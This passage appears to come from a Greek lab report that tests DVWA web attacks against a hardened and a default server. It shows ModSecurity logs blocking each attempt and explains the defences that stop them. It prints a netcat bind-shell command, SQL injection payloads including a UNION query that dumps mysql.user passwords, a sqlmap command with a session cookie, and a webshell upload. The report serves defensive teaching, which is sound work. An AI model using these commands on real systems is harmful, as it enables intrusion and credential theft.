Mar 18 22:43:10 kernel: SYN FLOOD DOS IN=eth1 OUT= MAC=00:0c:29:ee:46:35:00:0c:29:a2:82:ea:08:00 SRC=192.168.2.6 DST=192.168.2.5 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=34952 DF PROTO=TCP SPT=38248 DPT=80 WINDOW=29200 RES=0x00 SYN URGP=0



Εικόνα 3 Αποτελέσματα Wireshark από το εργαλείο Hydra


[hostname "192.168.2.5"]
[uri "/DVWA-1.0.8/login.php"]
[unique_id "VQlgbX8AAAEAAAb@6mEAAAAE"]

Command execution

Εφόσον έχουμε κάνει log-in στην εφαρμογή μας εμφανίζεται ένα πλήρες μενού με τους περισσότερους τύπους web επιθέσεων που μπορούμε να πραγματοποιήσουμε. Θα αρχίσουμε από την επίθεση «command execution». Εδώ στην ουσία μέσα από την συνάρτηση shell_exec της PHP μπορούμε να εκτελέσουμε προγράμματα από την γραμμή εντολών του λειτουργικού. Στις ρυθμίσεις του αρχείου php.ini είχαμε απενεργοποιήσει κάποιες συναρτήσεις που μπορεί να χρησιμοποιηθούν κακόβουλα.
disable_functions = system, exec, shell_exec, passthru, phpinfo, show_source, popen, proc_open

Έτσι δεν είναι δυνατόν να εκμεταλλευτούμε αυτή την αδυναμία τις ιστοσελίδας.

Αν δεν είχαμε κάνει την παραπάνω ρύθμιση υπάρχει και δεύτερος μηχανισμός που αποτρέπει την συγκεκριμένη επίθεση. Να σημειώσουμε ότι οι εντολές εκτελούνται κάτω από τα δικαιώματα του χρήστη apache. Αρχικά προσπαθούμε να τρέχουμε την εντολή ping αλλά αυτό είναι αδύνατο. Έχουμε ρυθμίσει στο σύστημά μας ο χρήστης apache να μην έχει αυτό το δικαίωμα. Η παρακάτω εντολή επιβεβαιώνει το αποτέλεσμα.



Εικόνα 4 Εκτέλεση εντολών

[root@localhost ~]# su -s /bin/bash apache
bash-4.1$ ping 192.168.1.1
ping: icmp open socket: Operation not permitted


Έχουμε δημιουργήσει ένα δεύτερο σύστημα που είναι με τις default ρυθμίσεις. Εδώ παρατηρούμε ότι η εντολή ping εκτελείται κανονικά. Για να γίνει κατανοητό πόσο επικίνδυνη είναι η ευπάθεια θα ανοίξουμε ένα listener στο μηχάνημα-στόχο με την βοήθεια του προγράμματος netcat., δίνοντας την εντολή:

1 | nc -e -v '/bin/bash' -l -p 31337

Με την βοήθεια του nmap βλέπουμε ότι η πόρτα είναι ανοικτή (open). Στο προστατευμένο σύστημα η συγκεκριμένη επίθεση αποτρέπεται και από το ανάχωμα ασφαλείας επιπέδου δικτύου. Εκεί έχουμε ορίσει η πολιτική μας να είναι drop στην αλυσίδα INPUT. Έτσι όλες οι πόρτες είναι κλειστές πέρα από αυτές που ορίζουμε εμείς να είναι ανοικτές. Επόμενος και να ήταν επιτυχής η εκτέλεση της εντολής η επίθεση θα σταματούσε στο ανάχωμα ασφαλείας.


$ nmap 192.168.1.5 -p 31337

Starting Nmap 5.21 (http://nmap.org) at 2015-04-11 02:04 EEST
Nmap scan report for 192.168.1.5
Host is up (0.00027s latency).
PORT STATE SERVICE
31337/tcp open Elite



Εικόνα 5 Netcat Listener

*$getid = "SELECT first_name, last_name FROM users WHERE user_id = '%' **or** '0'='0' ";*



Εικόνα 6 SQL Injection

Αυτό οφείλεται στο γεγονός ότι επιτρέπεται η εισαγωγή του συμβόλου ‘ . Στην προστατευμένη εφαρμογή έχουμε ορίσει στις ρυθμίσεις της php τον μηχανισμό προστασίας ενάντια σε αυτές τις επιθέσεις. Βλέπουμε ότι από μόνη της η εφαρμογή μας πληροφορεί ότι ο συγκεκριμένος μηχανισμός (magic quotes) είναι ενεργός και δεν μπορούμε να πραγματοποιήσουμε την επίθεση.

Εικόνα 7 Magic Quotes gpc

[data "Matched Data: ' or '0'='0 found within ARGS:id: %' or '0'='0"]
[severity "CRITICAL"]
[tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"]
[hostname "192.168.1.10"]
[uri "/DVWA-1.0.8/vulnerabilities/sqli/"]
[unique_id "VSh-AH8AAAEAAHSF5eIAAAAA"]


[Sat Apr 11 04:55:13 2015]
[error]
[client 192.168.1.3]
ModSecurity: Warning. Operator GE matched 5 at TX:inbound_anomaly_score.
[file "/etc/httpd/modsecurity-crs/base_rules/modsecurity_crs_60_correlation.conf"]
[line "37"]
[id "981204"]
*[msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 31, **SQLi=14**, XSS=0): 981243-Detects classic SQL injection probings 2/2"]*
[hostname "192.168.1.10"]
[uri "/DVWA-1.0.8/vulnerabilities/sqli/index.php"]
[unique_id "VSh-AH8AAAEAAHSF5eIAAAAA"]

Υπάρχουν εργαλεία που μπορούν να αυτοματοποιήσουν τέτοιου είδους επιθέσεις. Ένα από αυτά είναι το sqlmap. Θα κάνουμε χρήση του συγκεκριμένου εργαλείου και στην συνέχεια θα αναλύσουμε τα αποτελέσματά του. Στοχεύουμε στο συγκεκριμένο url που είναι ευάλωτο σε επιθέσεις sql injection.

http://192.168.2.10/DVWA-1.0.8/vulnerabilities/sqli/?id=1&Submit=Submit#

Επειδή όμως το συγκεκριμένο url βρίσκεται πίσω από την log in φόρμα της αρχικής σελίδας για την για να είναι επιτυχής η επίθεσή μας πρέπει αν ορίσουμε το cookie σαν flag στο sqlmap . Μπορούμε εύκολα να το βρούμε με την χρήση του plugin Live HTTP header του Firefox.


sqlmap -u "http://192.168.2.10/DVWA-1.0.8/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=5rl6kaf04c7ea4df0cj7i0mcg5" --dbs



Εικόνα 8 Live HTTP header - Cookie capture

Η επίθεση είναι ανεπιτυχής όπως και στο προηγούμενο παράδειγμα λόγο της ρύθμισης magic_quotes_gpc=On στο /etc/php.ini αρχείο. Το απενεργοποιούμε προσωρινά και επαναλαμβάνουμε την επίθεση.

Εικόνα 9 Ανεπιτυχής εκτέλεση του SQL Map




Εικόνα 10 Επιτυχής Εκτέλεση του SQL Map

Τώρα τα αποτέλεσμα της επίθεσης είναι τελείως διαφορετικά. Έχουμε καταφέρει να πάρουμε πλήρη πρόσβαση στην βάση δεδομένων και μπορούμε να εκτελέσουμε ερωτήματα που εμείς θέλουμε. Παρατηρούμε λοιπόν πόσο σημαντική μπορεί να είναι μία απλή ρύθμιση και πόσο αποτελεσματικά μπορεί να αποτρέψει τις επιθέσεις sql injection. Όλη η παραπάνω κίνηση έχει καταγραφεί και από το ανάχωμα ασφαλείας επιπέδου εφαρμογής. Το πρόβλημα με τα αυτοματοποιημένα εργαλεία είναι ότι αυξάνουν σε μεγάλο βαθμό την δικτυακή κίνηση προς τον εκάστοτε στόχο και δημιουργούν μεγάλο αριθμό κακόβουλων http request με αποτέλεσμα να είναι εύκολα ανιχνεύσιμα. Αυτό οφείλετε στο γεγονός ότι τα εργαλεία έχουν δημιουργηθεί με σκοπό να ανακαλύπτουν αδυναμίες και όχι να λειτουργούν κακόβουλα.

[Fri May 22 01:43:50 2015]
[error]
[client 192.168.2.4]
ModSecurity: Warning. Pattern match "(?i:(?:[\\\\d\\\\W]\\\\s+as\\\\s?[\\"'`\\xc2\\xb4\\xe2\\x80\\x99\\xe2\\x80\\x98\\\\w]+\\\\s*?from)|(?:^[\\\\W\\\\d]+\\\\s*?(?:**union|select|create|rename|truncate|load|alter|delete|update|insert|desc**))|(?:(?:select|create|rename|truncate|load|alter|delete|update|insert|desc)\\\\s+ ..." at ARGS:id. [file "/etc/httpd/modsecurity-*


crs/base_rules/modsecurity_crs_41_sql_injection_attacks.conf"] [line "243"]
[id "981247"]
*[msg "**Detects concatenated basic SQL injection and SQLLFI attempts**"]*
[data "Matched Data: 1' UNION found within ARGS:id: 1' UNION ALL SELECT NULL,CONCAT(0x71736b7071,IFNULL(CAST(user AS CHAR),0x20),0x74656b787a72,IFNULL(CAST(password AS CHAR),0x20),0x7176656c71) FROM mysql.user#"]
[severity "CRITICAL"]
[tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"]
[hostname "192.168.2.10"] [uri "/DVWA-1.0.8/vulnerabilities/sqli/"]
[unique_id "VV5fpn8AAAEAAAaXR-gAAAAA"]




Εικόνα 11 Εμφάνιση των βάσεων δεδομένων

Προχωράμε στην επόμενη επίθεση. Θα προσπαθήσουμε να ανεβάσουμε στον server ένα κακόβουλο αρχείο μέσω τις αντίστοιχης φόρμας. Όπως και στα προηγούμενα παραδείγματα έτσι και εδώ θα δοκιμάσουμε και στα δύο συστήματα. Η εφαρμογή μας ενημερώνει ότι το αρχείο που θα ανεβάσουμε πρέπει να είναι εικόνα. Αντί αυτού εμείς δοκιμάζουμε ένα από τα webshells που μπορούμε να βρούμε την διανομή του kali linux. Εμείς επιλέγουμε το php-backdoor.php. Το αποτέλεσμα είναι επιτυχές, δηλαδή και εδώ δεν γίνονται οι απαραίτητοι έλεγχοι στο input του χρήστη. Επισκεπτόμαστε την σελίδα /hackable/uploads/php-backdoor.php. Μέσο αυτής τις

σελίδες μπορούμε να προχωρήσουμε σε περαιτέρω επιθέσεις.

